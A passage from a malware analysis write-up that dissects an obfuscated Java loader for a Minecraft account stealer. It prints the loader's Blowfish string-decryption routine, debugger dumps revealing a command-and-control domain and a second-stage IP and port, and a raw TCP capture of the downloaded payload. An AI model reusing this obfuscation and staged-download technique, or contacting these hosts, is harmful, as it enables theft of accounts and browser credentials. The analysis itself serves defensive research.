  lll = {int[68]@1228} [0, 1, 2, 3, 4028, 1024, -1, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 65, 97, 26, 17, 18, 43, 32, 19, 21, 20, 22, 23, 24, 25, 29, 27, 36, 28, 30, 31, 33, 34, 35, 37, 38, 39, 40, 41, 42, 44, 45, 46
  lll = {String[62]@1229} ["Click", "Click", "Click", "www.makslove.xy...", ".class", +57 more]... Explore Elements
  gsonClassLoader = null
  nocerts = {Certificate[0]@1230}
  scl = {ClassLoaders$AppClassLoader@1231}
  $assertionsDisabled = true
lllllllllllll = {String[0]@1224} []
```

This is probably because of the initialization variable order in java. I can take advantage of this. However, it will be interesting and worth to analyse the decryption function. I will toggle breakpoints targeting the decryption runtime to achieve this:




```
Breakpoints
☑ Java Method Breakpoints
    ☑ MaxCoffe.Coffe.lllll
    ☑ MaxCoffe.Coffe.lll
    ☑ MaxCoffe.Coffe.main
```

The program starts reading and decrypting all the encrypted strings and saving them inside lll[]:




```
    private static void lIIIl() {
        lII = new String[lll[67]];
        Coffe.lII[Coffe.lll[0]] = Coffe.ll("JA8AKg4=", "gciIe");
        Coffe.lII[Coffe.lll[1]] = Coffe.lll("+3pFTdxj+aw=", "RkQGY");
        Coffe.lII[Coffe.lll[2]] = Coffe.ll("NRkmBh8=", "vu0et");
        Coffe.lII[Coffe.lll[3]] = Coffe.lll("4x//UdGQDwJMKFSZtVqDKhLmhUYzGfkR", "sttFq");
        Coffe.lII[Coffe.lll[7]] = Coffe.lIIl("w0Q1C2XhAUE=", "KgESe");
        Coffe.lII[Coffe.lll[8]] = Coffe.lll("1a6D8y8jVWc=", "PXOVw");
        Coffe.lII[Coffe.lll[9]] = Coffe.ll("aA==", "Ftsj0");
        Coffe.lII[Coffe.lll[10]] = Coffe.lll("hMxj1pJG1Rw=", "apNtY");
        Coffe.lII[Coffe.lll[11]] = Coffe.ll("", "PcmPW");
        Coffe.lII[Coffe.lll[12]] = Coffe.ll("KSYIFhomaR0bCyMo", "DGpzs");
```


```
ole
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of Coffe
  lllllllllllll = Debug information is inconsistent
> lllllllllllll = "1a6D8y8jVWc="
> lllllllllllll = "PXOVw"
> lllllllllllll = "PXOVw"
  lllllllllllll = Debug info might be corrupt: Unexpected JDWP Error: 35
  lllllllllllll = Debug information is inconsistent
```



```
> lll = {String[62]@875} ["Click", null, null, null, null, +57 more]... Explore Elements
  gsonClassLoader = null
  nocerts = {Certificate[0]@868}
> scl = {ClassLoaders$AppClassLoader@869}
  $assertionsDisabled = true
lllllllllllll = Debug information is inconsistent
> lllllllllllll = "+3pFTdxj+aw="
> lllllllllllll = "RkQGY"
> lllllllllllll = "RkQGY"
```




```
> lll = {String[62]@875} ["Click", "Click", "Click", null, null, +57 more]
  gsonClassLoader = null
  nocerts = {Certificate[0]@868}
> scl = {ClassLoaders$AppClassLoader@869}
  $assertionsDisabled = true
lllllllllllll = Debug information is inconsistent
lllllllllllll = "4x//UdGQDwJMKFSZtVqDKhLmhUYzGfkR"
lllllllllllll = "sttFq"
lllllllllllll = "sttFq"
```



```
    private static boolean lIllI(int n) { return n == 0; }

    private static String lll(String lllllIllllIlIl, String lllllIllllIlII) {
        try {
            SecretKeySpec lllllIllllIlIII = new SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllllIllllIlII.getBytes(StandardCharsets.UTF_8)), "Blowfish")
            Cipher lllllIllllIIlll = Cipher.getInstance("Blowfish");
            lllllIllllIIlll.init(lll[2], lllllIllllIlIII);
            return new String(lllllIllllIIlll.doFinal(Base64.getDecoder().decode(lllllIllllIlIl.getBytes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
        }
        catch (Exception lllllIllllIIllI) {
            lllllIllllIIllI.printStackTrace();
            return null;
        }
    }
```


```
luate expression (Enter) or add a watch (Ctrl+Shift+Enter)
  f8int = null
> lll = {int[68]@867} [0, 1, 2, 3, 4028, 1024, -1, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 65, 97, 26, 17, 18, 43, 32, 19, 21, 20, 22, 23, 24, 25, 29, 27, 36, 28, 30, 31, 33, 34, 35, 37, 38, 39, 40, 41, 42, 44, 45, 46,
v lll = {String[62]@875} ["Click", "Click", "Click", null, null, +57 more]... Explore Elements
    Not showing null elements
  > 0 = "Click"
  > 1 = "Click"
  > 2 = "Click"
```

The C&C server is then revealed:



```
v lll = {String[62]@875} ["Click", "Click", "Click", "www.makslove.xy...", ".class", +57 more]... Explore Elements
    Not showing null elements
  > 0 = "Click"
  > 1 = "Click"
  > 2 = "Click"
  > 3 = "www.makslove.xyz"
  > 4 = ".class"
```


The file gson-2.10.1.jar is then downloaded:



```
> 12 = "com.google.gson.JsonElement"
> 13 = "APPDATA"
> 14 = "\.minecraft\config"
> 15 = "https://repo1.maven.org/maven2/com/google/code/gson/gson/2.10.1/gson-2.10.1.jar"
> 16 = "\gson-2.10.1.jar"
```


This is an official Java library that can be used to convert Java Objects into their JSON representation. It can also be used to convert a JSON string to an equivalent Java object.

It is interesting to read the string “java.io.InputStream:read:([B)I”, a reflection wrapper to read the stream from the C2:



```
> 14 = "\.minecraft\config"
> 15 = "https://repo1.maven.org/maven2/com/google/code/gson/gson/2.10.1/gson-2.10.1.jar"
> 16 = "\gson-2.10.1.jar"
> 17 = "bnVsbERFU5tUT6AtR5RMRjNIQ5ludGVsNjRGYW6pbHk7TW4kZWwxNTFTdGVwcGluZzJHZW06aW0lSW05ZWw======================"
> 18 = ":"
> 19 = "java.io.File:mkdirs:()Z:  "
> 20 = "java.lang.Class:getDeclaredConstructor:([Ljava/lang/Class;)Ljava/lang/reflect/Constructor;:  "
> 21 = "java.io.InputStream:read:([B)I:  "
> 22 = "java.net.Socket:close:()V:  "
```


Continuing decrypting the strings we see an instruction suggesting that gson-2.10.1.jar will be loaded in memory by the function loadGson:



```
> 44 = "java.net.URI:toURL:()Ljava/net/URL;:  "
> 45 = "java.io.File:exists:()Z:  "
> 46 = "MaxCoffe.Coffe:loadGson:()V: "
```


Downloading legit components at runtime is used by Minecraft RATters (people who build stealers for Minecraft Skyblock accounts) to reassemble the legit size of the mod they are trying to trojanize. There is a YouTube video from 15th December 2022 with an interview with a Minecraft RATter endorsing the previous statement at the following link at the minute 03:03: [3]. He also said that he is only 14.

After the strings are all decrypted. The download of the second stage (145[.]223.100.21:4025) is taking place alongside with the download of gson-2.10.1.jar from https://repo1.maven.org (199.232.196.209):




java.exe (1...	[redacted]	51262	DESKTOP-[redacted]	51261	TCP	Establish...
java.exe (1...	[redacted]	51381	199.232.196.209	443	TCP	Establish...
java.exe (1...	[redacted]	51383	145.223.100.21	4025	TCP	Establish...

The next stage is downloaded in %APPDATA%\Local\Temp\ and then deleted:



```
JAR file downloaded: C:\Users\[redacted]\AppData\Local\Temp\downloaded17274492483152565642.jar
Process finished with exit code: 0
Temporary file deleted: C:\Users\[redacted]\AppData\Local\Temp\downloaded17274492483152565642.jar
```

The legit file sqlite-jdbc-3.23.1.jar is also downloaded:




PC › Local Disk (C:) › Users › [redacted] › AppData › Roaming ›

Name	Date modified	Type
sqlite-jdbc-3.23.1.jar	17/05/2025 17:05	Executable Jar File

Sqlite is abused by malware authors to retrieve passwords saved in the web browsers.

Using Wireshark we inspect the traffic to understand what protocol is used to download the artifact on port 4025:



Wireshark · Follow TCP Stream (tcp.stream eq 4) · connessioni.pcapng

```
PK..........Z...........5...com/fasterxml/jackson/annotation/JsonAutoDetect.class......_O.A.........(..b%..../j..[LMmI]H..fXo......%.....
.C.....n
6.....=g&gf..<......n....4....v{2.f...a.Yi./.s.%6....:....<......>.].)...^.{...J.K.v.R..zs....         ....S.....?W.........e..j...h.......
.a.....I.t...kF."....:.......{..#..,
6..0.............,q.G.._Ll..:VZ...;..Y.O./.....O..C$....y..r.V.......2.r....Z.b.6.a..".ud*...ue...|#.)~..1d8..Q....4...I.....CS.6....!p...R
.G.....#..}F.y. .6.h...)lq..u.+*..../c.w...Y.#..8.r...4..|F.0...3..)".B....PK..........B...PK...........Z............1...org/apache/commons
/codec/language/bm/Rule$1.class.P.N.Q.=......(4v...+.......caw.2.].{W...............DcbEq...9sfr?..?...I....Q.J...8.b.
NY;.2^.<v....!..m..=S.j.t.....F.p....Ze.'.F.P/J..%........kD...&.N   .n...%4...L..t.2.........J&....|..#X..Ch
...y.rr..P*..c8..*M9....a....q..SBc..... d..$k.....<.C.Ua;.$X.{....BGbu^|..B.G.%X......g..&..~..j...Q.c]2K8.1_n..PK... .J6.......PK........
...Z............3...com/sun/jna/Callback$UncaughtExceptionHandler.classu....A.Eoy
.....X...[K!$...}M.....<.m.>.G...H.ZT*..N..q....J.J. ..........}ke$..6.].:F;.L.l.
,......f....).Y.....^. ._b..B...P.......R
f.7...?.....&T...`.9.UH..~.H5.i... ..(G(.N...I..2..B     .W...PK....z.....'...PK...........Z............=...org/glassfish/grizzly/ssl/SSLFi
lter$SSLHandshakeContext.class.V.W...~.,.,k.
.T.DLv..%)M"A*A.h..%&.m....LXv..1$X..j.Z...Q[?j,j....b...1m..........+rj......n....y.w.{.}.}.}.O...?.....;2V2.L..=j.c..eNO.NDm;.....1S.a5s.
.....>n.f..1.h.A.Q...M..dt..Q#..b....m....5..P*..cHP..LL........a    B..:{W.....V....w*.6.E...I3m.....<.N.#...
.\.....F:a...,.Y.c3j..h.1S..i;.._..U@......n...q.UcO..f.mN....'...d@PbXV.1..]M..1+..>.2.0..Bap...Rg.....w.pcY.....L.N....i........
.BV?..kq t0.....E.EP.T........P...gc....F..P....Ai=...Y...$6.....33..}}SqcR9.!.@-.+#-.....+Z...M..VA..k,G. ..K.P,..].D..G...P.z........./..I
..4l[O........B.;.....SpK~;..........1A..>7S.....
t.K........I.=*w.v....y.N%..5.F..0...#a$r.q......;.2.5S   ...?..6A..>.tL.I4%tGoJ)mM........R}R5.Aknb.T.
.Z..0N_AL..d.........+..k......eNf...,y~.p?.*.Cl8..vk...}x .u.T..:..6....PmP.7.xPEl....A_..#I.J. ^..0p...a$.....zH.UU9...lYc..p..KD<.T..1A;
.ag'.\>....E.0..'....eN......~=.g.4omoWHC9.I*...d4.....x.O.O-.u..q.Hi.......    ...RB..M<Z.G.-A..icj.hI.<gx.R...&.4*...
....mV-........&W......O..$.fQ..fJ.aC.nG.g....s*e..Z.w.h.>.J<...C.3v......ZX.9......x.?b=.......~Y...u..E.....A....~*..t{..,....^...8...F&.
.....^g.......s.../....[...[..S,.a3.....f...$..dY.C....:."%.a.......7._=a...F..UQS...p&k.
6.......O._......"T.F.....ai....Ww..........q.y          e.p..g8...7.[...>..p..6.#sh...a.,.
....[!.P..X'.j...q<.7Sj.....S.R.T.4".P.>.a.y~;^AI..-.....A.l........9i<..Sh=..........|y.C.....{..<.N...3...p.r.4.|.u.sx.[......r.F...>p.|.
..|.e.._C......I.4*...y.M..".8v..l.OcT.a'z...y<)/.}...j..(.|+.......4.|x...o...o.
.c.z        .Vz...#|,rq..N_.b......?......'"..n......     .B#...~...........Q.O..........
}........j..vE.y.......j9.zy.7.k.(.......)t...\...y.{..Bcm{..A.
.."@7......7..P.'T..0.g..... V.. _..o.....\5.._Tk......PfsP...1..w   .=..}.......e...-..4/|g.S.1..G...6x.x..=pw+....#-..A./.....          .D
..o..`.P.<~1..N....P...A..,....eo1MA..:
#.N^a..\.j.1-.`^.\F.?...P"../."?#(...."*.a...$.
..w...I.........2V...K..PK..9.j.B.......PK...........Z............3...com/sun/jna/platform/win32/WinUser$WINDOWINFO.class.R.n.@.=..8q...
.<....@k.,AH.6R......X9..M.....n.+..........."....9s.cf.......8.....3[..>..}...4T3;....}&.;.U.lp|xBK...c.....T.E.....V^...^......6.......z.
.r..1g..M...HYy........e.`......W...*.5?Y.:......]-..a.?S..(57
g.m4......8.jLq.J...m9....Qod.&Cci.......<Yn........;.|4.E%.{.6`h....4....^      )....vgla.
.%...u6.....xb....2.V..).....C!.q<.p5r'.|...\..WkN..N.+..E..<.e$f|,...7R.4D._.AmK...`.).h.x....j.[9Vs..X.q
..........]..a...W<.v...gt>ei.....N.*.P.s.[....;H_~....)..U....X.~.....x.S..Q.)Y..4..5....../PK...n.F........PK...........Z............N...
com/fasterxml/jackson/databind/ser/std/NumberSerializers$ShortSerializer.class.TkO.A.=S
......-..!.....J|.. .i..t;...,.."......=j..&...(..-..l@..{w.=..{..?.}..`....].j?...z.....}....s.KR..@h;0e{.V-      ..-.'....8/|m......ph..<.
3..|...W.{..*\...3../R.q....X..az?.\).p#.l..sL.P].H..a.YH0t.r.!..e..;..ka.S..51..YW^.........,eH5..    ....K....o.,dN..T..2....4m.j.Z.')UX\
a.h......N.'.#.e..2."t.....v..... ...;(........t.l
.8.......s{.v......._..l..ttY...L..fvG-.o...l.b-\O...f...".j"2..`..)dq.!wPY.r..WZ.Qw.V3....c$.!.....^t..1'R....8...]..9.L.:....X.%.NR
..C...etM.>...(nj:.s..v.C..z....UQ..$.{..d.........z....QL..y..r.S.d......uf..?E....u....{:....Q1..jt.........Q....7(
;.#..F....H.C.....`.    ....%.Mz.....D..A.H.........E.....w.no.-.7PK..............PK...........Z............"...org/json/JSONPointer$Builder
.class..]o.A.....-..R..J[AQ..E.....6.. ..h..d.)Y...e...U.
*.^....g.X..xsv..y........w.E<dX5.v..3ea.V..0ui.+...FKX
.C..Ox...].6:.i+.Sv.|..`.OC).eP.<..%...c!{.({d...BY..%..Dj.<j^.-].K.T6..K..f.g./5h... .....[...2.DT,".!.5..b.3
...r&[...z.2...Z]V.`.<.nWHb.3.MN...+..G..c...'...k..T.J...A%.\J.N6DRR.........%U.!.......4,.jMh....=.p.7...-.Tf...#......O.........<j..m.yl
.K..m.m....].E....E.y....o..       .l.<~.....'..v
..        zAi.t..x...)....i..{...C:..)..'B..e6........`..G.3..=m..J*...v(..KCez...P..O...rz.....S...P....+.....k...>..n.....*w...G..a..
```


0 client pkts, 6,137 server pkts, 0 turns.

Entire conversation (8590 kB)   Show data as: ASCII   Stream: 4

The connection appears to be a plain TCP connection on port 4025, so basically a websocket. Dumping the connection to a file we obtain an 8700KB java executable, which is the actual malware placed in %APPDATA%\Local\Temp\


MaksStealer

We proceed attempting decompiling the java file using cfr version 0.1.5.2:



